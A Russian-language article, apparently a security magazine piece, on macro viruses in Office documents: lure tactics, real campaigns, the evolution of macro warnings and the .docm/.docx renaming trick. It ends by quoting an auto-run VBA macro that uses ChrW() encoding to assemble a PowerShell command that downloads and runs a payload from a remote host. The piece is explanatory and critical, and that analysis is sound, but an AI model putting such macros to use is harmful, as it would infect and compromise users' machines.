
А в самом тексте напишем что-то вроде:

```
PμPsP»CѓC‡PμPSPs
PћP¶PePѓP°P»PsCЃCЊ
Oi?ioi
Nianeai
яОЮХАН АНКЭЬНЕ
```

Сохраняем файл, закрываем, открываем... в зависимости от версии «Офиса» появится предупреждение о макросах. Если разрешить их, сразу произойдут две вещи. Первая — кракозябры будут заменены на настоящий текст, вторая — в папке с документом по-тихому создастся текстовый файл.

Именно так и работают настоящие макровирусы: под благовидным предлогом юзеру рекомендуют включить макросы (обычно это достигается белибердой в содержимом и предупреждениями о том, что без макросов прочитать ничего не получится), после их включения документ становится читаемым, а на заднем плане делает свое черное дело. Кстати, обычно макровирусы просто качают стандартную малварь и запускают ее.

Пример такого традиционного макровируса, часто встречающегося в дикой природе, — W97M.DownLoader.507. Он уже отметил свой первый год в вирусных базах, но это не мешает ему постоянно детектироваться антивирусом — очевидно, рассылка оправдывает себя. Документ делает вид, что зашифрован, и нагло утверждает, будто так и должно быть, мол, если хотите прочитать — включите макрос. При этом на самом деле ленивые вирусописатели просто добавили белый текст на вторую страницу, и макрос всего лишь делает его черным. Получается, что даже наша демонстрация макросовых возможностей работает тоньше. А люди все равно ведутся ;). Ведутся и дают макросу запустить пачку скриптов, которые, в свою очередь, радостно качают и запускают банковский троян.



EDCSRP earmarking (Update 08_21_2015) [Режим ограниченной функциональности] - Microsoft Word

Предупреждение системы безопасности Запуск макросов отключен. Параметры...

-----RSA PROTECTED BLOCK-----

-----END PROTECTED BLOCK-----

PROTECTED DOCUMENT


This file is protected with RSA key.

Please Enable Content* to see this document.

**Click "Enable Content" from the yellow bar above.*

В те времена шифрование еще не пугало простого пользователя

Необычный случай произошел в 2012 году. Мы обнаружили массовую почтовую рассылку, предлагающую принять участие в митинге оппозиции на Пушкинской площади, с приложенной инструкцией, как вести себя на митинге, и уверениями, что действовать нужно строго по ней. Открывшие инструкцию люди сначала не могли ее прочесть, потому что макросы были отключены, а потом не могли ее прочесть, включив макросы, потому что получали убитую трояном Trojan.KillFiles.9055 систему.



Инструкция_митинг - Microsoft Word

Предупреждение — Для корректного отображения содержимого документа необходимо разрешить выполнение макросов

ИЗВЖКЗВП+++

Microsoft Visual Basic

The macros in this project are disabled. Please refer to the online help or documentation of the host application to determine how to enable macros.

Политика — не повод давать «Ворду» делать непонятно что

ПРИЧИНА РЕНЕССАНСА

Как видишь, главными воротами на пути макровируса выступает форма, в которой Word, Excel или PowerPoint предлагает юзеру включить макросы. Изменение ее дизайна с течением времени поможет нам понять причину внезапного ренессанса макровирусов.

- 97-й «Офис» предлагал сложный выбор из четырех пунктов и чекбокса и пугал юзера страшными вирусами. Как мы уже знаем, это совершенно не помогло.
- 2000-й был в этом плане гораздо лучше — клик на OK открывал файл без макросов, а хелп отправлял за справкой. То же самое было в 2003-м.
- В 2007-м концепция изменилась. Очевидно, майки решили, что юзер слишком привык кликать на разрешающие кнопки в диалогах, и заменили их на странную штуку внутри самого «Ворда». Но кнопка всего одна, и она только отправляет в опции, что, несомненно, гораздо лучше с точки зрения безопасности, чем то, что последовало дальше, а именно...
- 2010-й «Офис» — единственная кнопка внутри самого «Офиса», предлагающая включить макросы! Тысячи вирусописателей по всему миру сказали спасибо и принялись писать новые макровирусы.
- 2013-й и 2016-й «Офисы» используют ровно ту же схему.

> ...2010-й «Офис» — единственная кнопка внутри самого «Офиса», предлагающая включить макросы! Тысячи вирусописателей по всему миру сказали спасибо и принялись писать новые макровирусы

При определенных настройках в новых «Офисах» перед открытием файла может появиться диалог, предлагающий на выбор включить или отключить макросы. Но сложно сказать, так ли это хорошо, ведь теперь пользователь еще до открытия документа может согласиться на все, а дальше уже дело техники, и никакие кракозябры не понадобятся — он даже не поймет, что с документом что-то было не так.

С другой стороны, с 2007-й версии «Офиса» специалисты Microsoft начали более серьезно относиться к ситуации. С этой версии офисные файлы делятся на два типа: с макросами и без. А именно: *.docx, *.xlsx, *.pptx, *.ppsx — форматы по умолчанию, не поддерживающие макросы, и *.docm, *.xlsm, *.xlsb, *.pptm и *.ppsm, которые макросы поддерживают.

Многие эксперты по ИБ советуют пользователям обращать внимание на расширение файлов, пришедших по электронной почте, и не открывать те, где присутствует буква m. Наивные! Они забывают о том интересном факте, что «Офис» не принимает расширения слишком уж всерьез. Если взять файл с макросами, скажем notavirusforrealiswear.docm, переименовать его в notavirusforrealiswear.docx, «Офисом» он будет открываться именно как документ Microsoft Word с поддержкой макросов. А кроме того, в Windows расширения скрыты по умолчанию, и те люди, что бездумно жмут на кнопки включения макросов, вряд ли озаботятся расширением открываемых файлов. К слову о расширениях. Еще сильнее запутывали ситуацию файлы *.xml: Word 2003 XML макросы поддерживал, а вот Excel 2003 XML — нет.

Гораздо интереснее ситуация с PowerPoint. Замечал, что почти никогда в новостях о свежем макровирусе не фигурировали презентации? Дело в том, что в PowerPoint нет тех самых триггеров, запускающих макросы при открытии документа: `AutoOpen, Auto_Open` и тому подобных. Здесь недостаточно добиться от пользователя просто включения макросов, нужно еще и вынудить его совершить целевое действие, например нажать на кнопку, — а кто в своем уме будет кликать по «кнопкам» внутри презентации?

Соли на рану вирусописателям всегда добавляло то, что многие из доступных в PowerPoint ивентов работают только в режиме просмотра. То есть мало обмануть человека и заставить его открыть презентацию, потом его еще нужно как-то убедить включить макросы, а после этого — запустить презентацию в режиме просмотра, чтобы делать свое черное дело уже там! А когда в последний раз ты смотрел презентацию в полном экране вне конференции? Вот то-то же.

Поверь, средний офисный работник тоже не горит желанием тратить время на увлекательные анимации красиво проявляющегося текста в ущерб работе. Да и вообще, так как речь у нас по большому счету о социальной инженерии, нужно понимать психологию современного человека. А именно: современный человек так подсел на постоянные сообщения в мессенджерах и соцсетях, пуш-нотификации и прочие симптомы синдрома дефицита внимания, что даже фильм он будет смотреть, не разворачивая его на полный экран. Куда уж там презентациям!

Особо изобретательные затейники придумали пару способов это обойти. Но основной вариант — использовать addin'ы, а это вирусописателю совершенно не подходит. Если жертва настолько готова выполнять любые инструкции в неизвестно откуда пришедших файлах, то не проще ли сразу послать ей исполняемый файл трояна и не забивать себе голову? Фанаты макровирусов поступают по-другому.

Файлы PowerPoint бывают двух видов — обычные презентации и презентации в режиме демонстрации. Если использовать метафоры, то обычные презентации — это исходники, которые можно посмотреть, а можно скомпилировать, а презентации в режиме демонстрации — это уже скомпилированные файлы, которые можно только запустить. Файлы *.ppsx (*.ppsm с поддержкой макросов) открываются сразу в режиме запуска презентации, где может сработать любой соответствующий триггер, например `mouseover` на невидимом объекте, покрывающем весь первый слайд. Мало того — механизм разрешения макросов тут тоже отличается! Вместо того чтобы открыть документ, а потом предлагать включить макросы, «Офис» сразу спрашивает, включить макросы или нет. И только после ответа показывает непосредственно презентацию. Это производит существенный психологический эффект — пользователь отвечает «нет», испугавшись предупреждений от Microsoft, и получает файл с кракозябрами вместо текста, после чего закрывает файл, открывает заново и на этот раз отвечает по-другому. Еще используется событие перелистывания слайдов.


> В целом же PowerPoint не очень популярен у вирусописателей. Спам с зараженными презентациями появляется в ханипотах разве что при открытии очередной уязвимости.

ОБФУСКАЦИЯ, КОТОРАЯ НЕ РАБОТАЕТ

Кстати, несмотря на то что всю малварь авторы из ложной скромности всегда пытаются обфусцировать, у макровирусов есть общие места, которые всегда будут присутствовать в коде, и хоть ты тресни. Речь идет об автоматических триггерах, получении пейлоадов и их запуске. Все основные операции должны быть прописаны обычным текстом. Вот, скажем, в интернете есть туториал по обфускации кода в макровирусах. И что мы видим в самом интересном месте? А вот что:

```
Dim exec As String
exec = "powershell.exe ""IEX ((new-object
net.webclient).downloadstring('http://10.0.0.13/payload.txt
'))"""
Shell (exec)
```

Не нужно быть Дмитрием Лозинским, чтобы понять: макрос перед нами вредоносный. Что же предлагает автор статьи? Заменить ASCII-символы их значениями и использовать `ChrW()`.



Output - Copied To Clipboard

```
Sub Auto_Open()
  Dim first As String
  Dim second As String
  Dim third As String
  Dim fourth As String
  Dim fifth As String
  Dim sixth As String
  Dim seventh As String
  Dim eighth As String
  Dim ninth As String
  Dim tenth As String
  Dim last As String
  first = ChrW(112) & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108)
  second = ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) & ChrW(32) & ChrW(34) & ChrW(73) & ChrW(69) & ChrW(88) & ChrW(32)
  third = ChrW(40) & ChrW(40) & ChrW(110) & ChrW(101) & ChrW(119) & ChrW(45) & ChrW(111) & ChrW(98) & ChrW(106) & ChrW(101)
  fourth = ChrW(99) & ChrW(116) & ChrW(32) & ChrW(110) & ChrW(101) & ChrW(116) & ChrW(46) & ChrW(119) & ChrW(101) & ChrW(98)
  fifth = ChrW(99) & ChrW(108) & ChrW(105) & ChrW(101) & ChrW(110) & ChrW(116) & ChrW(41) & ChrW(46) & ChrW(100) & ChrW(111)
  sixth = ChrW(119) & ChrW(110) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(115) & ChrW(116) & ChrW(114) & ChrW(105)
  seventh = ChrW(110) & ChrW(103) & ChrW(40) & ChrW(39) & ChrW(104) & ChrW(116) & ChrW(116) & ChrW(112) & ChrW(58) & ChrW(47)
  eighth = ChrW(47) & ChrW(49) & ChrW(48) & ChrW(46) & ChrW(48) & ChrW(46) & ChrW(48) & ChrW(46) & ChrW(49) & ChrW(51)
  ninth = ChrW(47) & ChrW(112) & ChrW(97) & ChrW(121) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(46) & ChrW(116)
  tenth = ChrW(120) & ChrW(116) & ChrW(39) & ChrW(41) & ChrW(41) & ChrW(34)
  last = first + second + third + fourth + fifth + sixth + seventh + eighth + ninth + tenth
  Shell(last)
End Sub
Sub AutoOpen()
  Auto_Open
End Sub
Sub Workbook_Open()
  Auto_Open
End Sub
```

Обфускация 80-го уровня

И что получается?

```
Shell(last)
```

